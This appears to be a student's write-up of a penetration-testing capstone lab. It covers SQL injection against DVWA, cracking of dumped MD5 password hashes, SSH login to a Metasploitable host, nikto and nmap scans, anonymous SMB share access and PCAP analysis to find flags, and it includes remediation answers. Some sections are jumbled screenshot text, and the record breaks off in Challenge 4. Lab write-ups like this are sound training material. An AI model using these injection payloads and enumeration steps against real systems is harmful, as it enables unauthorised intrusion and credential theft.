

# Capstone project -Maxatefoe

## Challenge 1: SQL Injection

In this part, you must discover user account information on a server and crack the password of **Bob Smith's** account. You will then locate the file that contains the Challenge 1 code and use **Bob Smit's** account credentials to open the file at 192.168.0.10 to view its contents.

### Step 1: Preliminary setup

1. Open a browser and go to the website at 10.5.5.12.

**Note:** If you have problems reaching the website, remove the https:// prefix from the IP address in the browser address field.

2. Login with the credentials **admin / password**.
3. Set the DVWA security level to **low** and click **Submit**.

DVWA Security :: Damn V1

10.5.5.12/security.php

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**DVWA**

**DVWA Security** 🔒

**Security Level**

Security level is currently: **low**.

You can set the security level to low, medium, high or impossible. The security level changes the vulnerability level of DVWA:

1. Low - This security level is completely vulnerable and **has no security measures at all**. It's use is to be as an example of how web application vulnerabilities manifest through bad coding practices and to serve as a platform to teach or learn basic exploitation techniques.
2. Medium - This setting is mainly to give an example to the user of **bad security practices**, where the developer has tried but failed to secure an application. It also acts as a challenge to users to refine their exploitation techniques.
3. High - This option is an extension to the medium difficulty, with a mixture of **harder or alternative bad practices** to attempt to secure the code. The vulnerability may not allow the same extent of the exploitation, similar in various Capture The Flags (CTFs) competitions.
4. Impossible - This level should be **secure against all vulnerabilities**. It is used to compare the vulnerable source code to the secure source code.

Priority to DVWA v1.9, this level was known as 'high'.

Low

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**PHPIDS**

[PHPIDS v0.6 \(PHP-Intrusion Detection System\)](#) is a security layer for PHP based web applications.

PHPIDS works by filtering any user supplied input against a blacklist of potentially malicious code. It is used in DVWA to serve as a live example of how Web Application Firewalls (WAFs) can help improve security and in some cases how WAFs can be circumvented.

You can enable PHPIDS across this site for the duration of your session.

PHPIDS is currently: **disabled**. [\[Enable PHPIDS\]](#)

[\[Simulate attack\]](#) - [\[View IDS log\]](#)

Security level set to low

### Step 2: Retrieve the user credentials for the Bob Smith's account.

1. Identify the table that contains usernames and passwords.
2. Locate a vulnerable input form that will allow you to inject SQL commands.
3. Retrieve the username and the password hash for **Bob Smith\*\*'s\*\*** account.

Vulnerability: SQL Injection

User ID:  Submit

```
ID: ?id=1' OR '1'='1
First name: admin
Surname: admin

ID: ?id=1' OR '1'='1
First name: Gordon
Surname: Brown

ID: ?id=1' OR '1'='1
First name: Hack
Surname: Me

ID: ?id=1' OR '1'='1
First name: Pablo
Surname: Picasso

ID: ?id=1' OR '1'='1
First name: Bob
Surname: Smith
```

**More Information**

- <http://www.securiteam.com/securityreviews/5DP0N1P76E.html>
- [https://en.wikipedia.org/wiki/SQL\\_injection](https://en.wikipedia.org/wiki/SQL_injection)
- <http://ferruh.mavtuna.com/sql-injection-cheatsheet-oku/>
- <http://pentestmonkey.net/cheat-sheet/sql-injection/mysql-sql-injection-cheat-sheet>
- [https://www.owasp.org/index.php/SQL\\_Injection](https://www.owasp.org/index.php/SQL_Injection)
- <http://bobby-tables.com/>

Vulnerability: SQL Injection

User ID:  Submit

```
ID: 1' OR 1=1 UNION SELECT user, password FROM users #
First name: admin
Surname: admin

ID: 1' OR 1=1 UNION SELECT user, password FROM users #
First name: Gordon
Surname: Brown

ID: 1' OR 1=1 UNION SELECT user, password FROM users #
First name: Hack
Surname: Me

ID: 1' OR 1=1 UNION SELECT user, password FROM users #
First name: Pablo
Surname: Picasso

ID: 1' OR 1=1 UNION SELECT user, password FROM users #
First name: Bob
Surname: Smith

ID: 1' OR 1=1 UNION SELECT user, password FROM users #
First name: admin
Surname: 5f4dcc3b5aa765d61d8327deb882cf99

ID: 1' OR 1=1 UNION SELECT user, password FROM users #
First name: gordonb
Surname: e99a18c428cb38d5f260853678922e03

ID: 1' OR 1=1 UNION SELECT user, password FROM users #
First name: 1337
Surname: 8d3533d75ae2c3966d7e0d4fcc69216b

ID: 1' OR 1=1 UNION SELECT user, password FROM users #
First name: pablo
Surname: 0d107d09f5bbe40cade3de5c71e9e9b7

ID: 1' OR 1=1 UNION SELECT user, password FROM users #
First name: smithy
Surname: 5f4dcc3b5aa765d61d8327deb882cf99
```

- Bob Smith's account found
  - creds= ( user: smithy passwd hash: 5f4dcc3b5aa765d61d8327deb882cf99 )

### Step 3: Crack Bob Smith's account password.

Use any password hash cracking tool desired to crack Bob Smith's password.

Hash	Type	Result
5f4dcc3b5aa765d61d8327deb882cf99	md5	password

- used Crackstation
- plaintext password = password

### Step 4: Locate and open the file with Challenge 1 code.

1. Log into 192.168.0.10 as Bob Smith.
  2. Locate and open the flag file in the user's home directory.
- pinged the server to verify connection

```
(kali㉿Kali)-[~]
$ ping 192.168.0.10
PING 192.168.0.10 (192.168.0.10) 56(84) bytes of data.
64 bytes from 192.168.0.10: icmp_seq=1 ttl=64 time=0.384 ms
64 bytes from 192.168.0.10: icmp_seq=2 ttl=64 time=0.042 ms
64 bytes from 192.168.0.10: icmp_seq=3 ttl=64 time=0.057 ms
64 bytes from 192.168.0.10: icmp_seq=4 ttl=64 time=0.184 ms
64 bytes from 192.168.0.10: icmp_seq=5 ttl=64 time=0.060 ms
^C
--- 192.168.0.10 ping statistics ---
5 packets transmitted, 5 received, 0% packet loss, time 4067ms
rtt min/avg/max/mdev = 0.042/0.145/0.384/0.129 ms

(kali㉿Kali)-[~]
$
```

- used nmap to scan for port entries
  - ssh service found

PORT	STATE	SERVICE	VERSION
21/tcp	open	ftp	vsftpd 2.3.4
22/tcp	open	ssh	OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp	open	telnet	Linux telnetd
25/tcp	open	smtp	Postfix smptd
80/tcp	open	http	Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp	open	rpcbind	2 (RPC #100000)
139/tcp	open	netbios-ssn	Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp	open	netbios-ssn	Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp	open	exec	netkit-rsh rexecd
513/tcp	open	login	
514/tcp	open	shell	Netkit rshd
1099/tcp	open	java-rmi	GNU Classpath grmiregistry
1524/tcp	open	bindshell	Metasploitable root shell
2121/tcp	open	ftp	ProFTPD 1.3.1
3306/tcp	open	mysql	MySQL 5.0.51a-3ubuntu5
3632/tcp	open	distccd	distccd v1 ((GNU) 4.2.4 (Ubuntu 4.2.4-1ubuntu4))
5432/tcp	open	postgresql	PostgreSQL DB 8.3.0 - 8.3.7
6667/tcp	open	irc	UnrealIRCd (Admin email admin@Metasploitable.LAN)
6697/tcp	open	irc	UnrealIRCd
8009/tcp	open	ajp13	Apache Jserv (Protocol v1.3)
8180/tcp	open	http	Apache Tomcat/Coyote JSP engine 1.1
8787/tcp	open	drb	Ruby DRb RMI (Ruby 1.8; path /usr/lib/ruby/1.8/druby)
41197/tcp	open	java-rmi	GNU Classpath grmiregistry

Service Info: Hosts: metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE:cpe:/o:linux:linux\_kernel

XSS (Reflected)  
XSS (Stored)

Vulnerability: SQL Inject

User ID:  Submit  
ID: 1 OR 1=1 UNION SELECT user, pas  
First name: admin  
Surname: admin  
ID: 1 OR 1=1 UNION SELECT user, pas  
First name: Gordon  
Surname: Brown  
ID: 1 OR 1=1 UNION SELECT user, pas  
First name: Hack  
Surname: Me  
ID: 1 OR 1=1 UNION SELECT user, pas  
First name: Pablo  
Surname: Smith

- logged in through ssh using the creds we found

- user: smithy pass: password

```

8787/tcp open drb      Ruby DRb RMI (Ruby 1.8; path /usr/lib/ruby/1.8/druby)
41197/tcp open java-rmi  GNU Classpath grmiregistry
Service Info: Hosts: metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux;

Service detection performed. Please report any incorrect results at https://nmap.org/submit/
Nmap done: 1 IP address (1 host up) scanned in 136.70 seconds

# (kali㉿Kali)-[~]
$ XSS (Stored)

::1          Kali.vm      dvwa.vm
Kali         dvwa.pc     dvff02::1
(kali㉿Kali)-[~]
$ ssh smithy@192.168.0.10
The authenticity of host '192.168.0.10 (192.168.0.10)' can't be established.
DSA key fingerprint is SHA256:kgTW5p1Amzh5MfHn9jIpZf2/pCIZq2TNrG9sh+fy95Q.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.0.10' (DSA) to the list of known hosts.
smithy@192.168.0.10's password:
Linux 32554753bfe5 4.13.0-21-generic #24-Ubuntu SMP Mon Dec 18 17:29:16 UTC 2017 x86_64

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the individual files in /usr/share/doc/*/*copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
smithy@metasploitable:~$ ■

```

More Information

- located the file and the challenge flag

```

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
smithy@metasploitable:~$ ls
my_passwords.txt
smithy@metasploitable:~$ ls -la
total 28
drwxr-xr-x 2 smithy smithy 4096 2019-12-05 00:00 .
drwxr-xr-x 1 root   root   4096 2023-08-14 05:42 ..
-rw-r--r-- 1 smithy smithy  220 2023-08-14 05:42 .bash_logout
-rw-r--r-- 1 smithy smithy 2928 2023-08-14 05:42 .bashrc
-rw-r--r-x 1 smithy smithy 103 2019-07-06 00:00 my_passwords.txt
-rw-r--r-x 1 smithy smithy  586 2023-08-14 05:42 .profile
smithy@metasploitable:~$ cat my_passwords.txt
Congratulations!
You found the flag for Challenge 1!
The code for this challenge is 8748wf8J.

smithy@metasploitable:~$ ■

```

More Information

What is the name of the file with the code?

- my\_passwords.txt

What is the message contained in the file? Enter the code that you find in the file.

- 8748wf8J.

## Step 5: Research and propose SQL attack remediation.

What are five remediation methods for preventing SQL injection exploits?

1. Parameterized Queries
2. Input Validation & Sanitization
3. Using The principle of Least Privilege
4. Implementing Web Application Firewall (WAF)

## Challenge 2: Web Server Vulnerabilities

In this part, you must find vulnerabilities on an HTTP server. Misconfiguration of a web server can allow for the listing of files contained in directories on the server. You can use any of the tools you learned in earlier labs to perform reconnaissance to find the vulnerable directories.



In this challenge, you will locate the flag file in a vulnerable directory on a web server.

### Step 1: Preliminary setup

1. If not already, log into the server at 10.5.5.12 with the **admin / password** credentials.
2. Set the application security level to low.

### Step 2: From the results of your reconnaissance, determine which directories are viewable using a web browser and URL manipulation.

Perform reconnaissance on the server to find directories where indexing was found.


```
1 2 3 4 |  Vulnerability: SQL Injectio +  
-----  
File Actions Edit View Help  
kali@Kali: ~ x kali@Kali: ~ x  
-----  
└── (kali㉿Kali) -[~]  
$ nikto -h 10.5.5.12  
- Nikto v2.5.0  
+ Target IP: 10.5.5.12 Home  
+ Target Hostname: 10.5.5.12 Instructions  
+ Target Port: 80  
+ Start Time: 2026-01-18 13:43:15 (GMT0)  
+ Server: Apache/2.4.10 (Debian)  
+ /: Cookie PHPSESSID created without the httponly flag. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Cookies  
+ /: The anti-clickjacking X-Frame-Options header is not present. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/X-Frame-Options  
+ /: The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type. See: https://www.netsparker.com/web-vulnerability-scanner/vulnerabilities/missing-content-type-header/  
+ Root page / redirects to: login.php  
+ No CGI Directories found (use '-C all' to force check all possible dirs)  
+ Apache/2.4.10 appears to be outdated (current is at least Apache/2.4.54). Apache 2.2.34 is the EOL for the 2.x branch.  
+ /config/: Directory indexing found.  
+ /config/: Configuration information may be available remotely.  
+ /docs/: Directory indexing found.  
+ /icons/README: Apache default file found. See: https://www.vntweb.co.uk/apache-restricting-access-to-iconsreadme/  
+ /login.php: Admin login page/section found.  
+ 8074 requests: 0 error(s) and 9 item(s) reported on remote host  
+ End Time: 2026-01-18 13:43:38 (GMT0) (23 seconds)  
####  
####+ 1 host(s) tested  
└── (kali㉿Kali) -[~]  
$   
-----  
User ID:   
Submit  
-----  
DVWA Security  
PHP info  
About  
Logout  
-----  
ID: 1 OR 1=1 UNION SELECT user, password FROM users #  
First name: Bob  
Surname: Smith  
-----  
ID: 1 OR 1=1 UNION SELECT user, password FROM users #  
First name: admin  
Surname: 5f4dcc3b5aa765d61d8327deb882cf99  
-----  
ID: 1 OR 1=1 UNION SELECT user, password FROM users #  
First name: gordonb  
Surname: e99a18c428cb38d5f260853678922e03  
-----  
ID: 1 OR 1=1 UNION SELECT user, password FROM users #  
-----
```

Which directories can be accessed through a web browser to list the files and subdirectories that they contain?

- /config/
  - /docs/

**Step 3: View the files contained in each directory to find the file containing the flag.**

Create a URL in the web browser to access the viewable subdirectories. Find the file with the code for Challenge 2 located in one of the subdirectories.



Index of /config

Name	Last modified	Size	Description
<a href="#">Parent Directory</a>		-	
<a href="#">config.inc.php</a>	2017-10-31 17:28	1.9K	
<a href="#">db_form.html</a>	2012-12-07 00:00	1.3K	

Apache/2.4.10 (Debian) Server at 10.5.5.12 Port 80

In which two subdirectories can you look for the file?

- /config/
- /docs/

What is the filename with the Challenge 2 code?

- db\_form.html

Which subdirectory held the file?

- /config/

What is the message contained in the flag file? Enter the code that you find in the file.

```
curl -s http://10.5.5.12/config/db_form.html
Great work!
You found the flag file for Challenge 2!
The code for this flag is: aWe-4975
```

Flag: aWe-4975

#### Step 4: Research and propose directory listing exploit remediation.

What are two remediation methods for preventing directory listing exploits?

- disabling directory listings directly in your web server's configuration
- placing default index files (like `index.html`) in directories to serve content instead of a file list.

### Challenge 3: Exploit open SMB Server Shares

In this part, you want to discover if there are any unsecured shared directories located on an SMB server in the 10.5.5.0/24 network. You can use any of the tools you learned in earlier labs to find the drive shares available on the servers.

#### Step 1: Scan for potential targets running SMB.

Use scanning tools to scan the 10.5.5.0/24 LAN for potential targets for SMB enumeration.

```
(kali㉿Kali)-[~]
$ nmap -p139,445 -sV 10.5.5.0/24
Starting Nmap 7.94 ( https://nmap.org ) at 2026-01-18 14:13 UTC
Nmap scan report for 10.5.5.11
Host is up (0.0018s latency).

PORT      STATE SERVICE      VERSION
139/tcp    closed  netbios-ssn
445/tcp    closed  microsoft-ds

Nmap scan report for mutillidae.pc (10.5.5.11)
Host is up (0.0028s latency).

Apache/2.4.10 (Debian) Server at 10.5.5.12 Port 80
PORT      STATE SERVICE      VERSION
139/tcp    closed  netbios-ssn
445/tcp    closed  microsoft-ds

Nmap scan report for dvwa.pc (10.5.5.12)
Host is up (0.0022s latency).

PORT      STATE SERVICE      VERSION
139/tcp    closed  netbios-ssn
445/tcp    closed  microsoft-ds

Nmap scan report for juice-shop.pc (10.5.5.13)
Host is up (0.037s latency).

PORT      STATE SERVICE      VERSION
139/tcp    closed  netbios-ssn
445/tcp    closed  microsoft-ds

Nmap scan report for gravemind.pc (10.5.5.14)
Host is up (0.0022s latency).

PORT      STATE SERVICE      VERSION
139/tcp    open   netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp    open   netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
Service Info: Host: GRAVEMIND

Nmap scan report for webgoat.pc (10.5.5.15)
Host is up (0.00034s latency).

PORT      STATE SERVICE      VERSION
139/tcp    closed  netbios-ssn
445/tcp    closed  microsoft-ds

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 256 IP addresses (6 hosts up) scanned in 27.41 seconds
```

Which host on the 10.5.5.0/24 network has open ports indicating it is likely running SMB services?

- 10.5.5.14

## Step 2: Determine which SMB directories are shared and can be accessed by anonymous users.

Use a tool to scan the device that is running SMB and locate the shares that can be accessed by anonymous users.

```
(kali㉿Kali)-[~]
$ smbclient -L //10.5.5.14
WARNING: Password for [WORKGROUP\kali]:
TO : 
Anonymous login successful

      Sharename      Type      Comment
      -----      ----      -----
      homes        Disk      All home directories
      workfiles    Disk      Confidential Workfiles
      print$       Disk      Printer Drivers
      IPC$         IPC       IPC Service (Samba 4.9.5-Debian)
Reconnecting with SMB1 for workgroup listing.
Anonymous login successful

      Server          Comment
      -----
      Workgroup      Master
      -----
(kali㉿Kali)-[~]
```

- tool used: smbclient
- anonymous accessed shares found

What shares are listed on the SMB server? Which ones are accessible without a valid user login? --

- homes
- workfiles
- print\$
- IPC\$

## Step 3: Investigate each shared directory to find the file.

Use the SMB-native client to access the drive shares on the SMB server. Use the dir, ls, cd, and other commands to find subdirectories and files.

```
Workgroup          Master
-----
(kali㉿Kali)-[~]
$ smbclient //10.5.5.14/print$ 
Password for [WORKGROUP\kali]:
Anonymous login successful
Try "help" to get a list of possible commands.
smb: \> ls
.
..
IA64
x64
W32X86
W32MIPS
W32ALPHA
COLOR
W32PPC
WIN40
OTHER
color

            D      0  Mon Aug 14 09:42:06 2023
            D      0  Mon Aug 30 05:00:05 2021
            D      0  Mon Sep  2 13:39:42 2019
            D      0  Mon Aug 30 05:00:05 2021
            D      0  Mon Aug 30 05:00:05 2021
            D      0  Mon Sep  2 13:39:42 2019
            D      0  Fri Oct  8 00:00:00 2021
            D      0  Mon Aug 30 05:00:05 2021

            38497656 blocks of size 1024. 8433748 blocks available

smb: \> ls -la
NT_STATUS_NO_SUCH_FILE listing \-la
smb: \> cd OTHER
smb: \OTHER\> ls
.
..
sxij42.txt          D      0  Fri Oct  8 00:00:00 2021
                     D      0  Mon Aug 14 09:42:06 2023
                     N    103  Tue Oct 12 00:00:00 2021
```

Locate the file with the Challenge 3 code. Download the file and open it locally.

```
copy      stat      symlink      tai      tarmode
timeout  translate unlock      volume   vuid
wdel    logon      listconnect  showconnect  tcon
tdis     tid       utimes      logoff    ..
!

smb: \OTHER\> get sxij42.txt
getting file \OTHER\sxij42.txt of size 103 as sxij42.txt (0.6 KiloBytes/sec) (average 0.6 KiloBytes/sec)
smb: \OTHER\> exit

(kali㉿Kali)-[~]
$ cat sxij42.txt
Congratulations!
You found the flag for Challenge 3!
The code for this challenge is NWs39691.

(kali㉿Kali)-[~]
$
```

In which share is the file found?

- print\$

What is the name of the file with Challenge 3 code?

- sxij42.txt

Enter the code for Challenge 3 below.

- NWs39691

## Step 4: Research and propose SMB attack remediation.

What are two remediation methods for preventing SMB servers from being accessed?


- Enforce SMB Signing & Encryption
- Use Network Segmentation & Firewall Rules to block access from unknown networks and the internet

## Challenge 4: Analyze a PCAP File to Find Information.

As part of your reconnaissance effort, your team captured traffic using Wireshark. The capture file, **SA.pcap**, is located in the **Downloads** subdirectory within the **kali** user home directory.

### Step 1: Find and analyze the SA.pcap file.

Analyze the content of the PCAP file to determine the IP address of the target computer and the URL location of the file with the Challenge 4 code.



- 10.5.5.1(client)
- 10.5.5.11(server/target)

What is the IP address of the target computer?

- 10.5.5.11

What directories on the target are revealed in the PCAP?

Packet	Hostname	Content Type	Size	Filename
6	10.5.5.11	text/html	3339 bytes	database-offline.php
18	10.5.5.11	text/css	12 kB	global-styles.css
28	10.5.5.11	text/html	935 bytes	test
38	10.5.5.11	text/html	304 bytes	data
48	10.5.5.11	text/html	3281 bytes	ws-user-account.php
58	10.5.5.11	text/html	308 bytes	includes
68	10.5.5.11	text/html	309 bytes	passwords
78	10.5.5.11	text/html	286 bytes	gif
88	10.5.5.11	application/javascript	1147 bytes	follow-mouse.js
98	10.5.5.11	text/html	320 bytes	lib

## Step 2: Use a web browser to display the contents of the directories on the target computer.

Use a web browser to investigate the URLs listed in the Wireshark output. Find the file with the code for Challenge 4.

Screenshot showing the results of the web browser investigation:

- The Firefox browser shows the directory index for `/data` on the target machine (10.5.5.11). It lists files like `data`, `database-offline.php`, `global-styles.css`, `includes`, `lib`, `passwords`, and `SA.pcap`.
- The Thunar file manager also displays the contents of the `/data` directory, showing the same files: `data`, `database-offline.php`, `global-styles.css`, `includes`, `lib`, `passwords`, and `SA.pcap`.

```
--<Employees>
--<Employee ID="0">
  <UserName>Flag</UserName>
